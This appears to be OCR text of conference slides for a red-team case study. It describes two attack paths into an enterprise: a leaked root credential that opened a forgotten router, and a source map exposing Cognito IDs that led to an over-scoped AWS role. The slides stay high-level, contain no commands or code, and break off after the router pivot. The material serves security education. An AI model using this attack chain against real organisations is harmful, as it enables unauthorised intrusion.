Dead Assets Walking

Two Silent Roads Into a Billion-Dollar Enterprise

Venkatraman Kumar

Who am I?

Venkatraman Kumar

Team Lead, Security Services at Securin

7+ years in security research and programming

Red teaming, adversary simulation, Cloud Security, AI Security, Active Directory

20+ zero-day discoveries

Talks at LeHack, BSides, and SecurityFest



Disclaimers

TECHNICAL DEPTH

We will trace the attack flows and explain the trust boundaries. Individual techniques will stay at a high level.

EVIDENCE

Report screenshots have sensitive details redacted. Visible identifiers use sample values where needed.

Two quiet trust decisions

An exposed credential gave access to a forgotten edge device.

A public source map exposed Cognito IDs; open signup reached an over-scoped AWS role.

Objectives and crown jewels reached

RED TEAM OBJECTIVES

01 Establish an internal network foothold

02 Demonstrate access to PII

03 Demonstrate access to source code

WHAT WE ACHIEVED


Domain Admin

Entra Global Administrator

Admin control of internal GitLab servers

AWS root access across 5 accounts


PII and source code access demonstrated



All names and identifiers are synthetic. sample.lcl and 198.51.100.24 are example values.


The first credential was already public

A root credential in public code opened a router inherited from a 2022 acquisition.




Public repository evidence with sample host and login values.

The exposed credential opened the router




Sample router address and prompt replace the original identifiers.

The router reached internal hosts




Internal routing check; hostnames and target IPs use sample values.

From edge router to domain user



A forgotten edge device became a path to an internal identity.

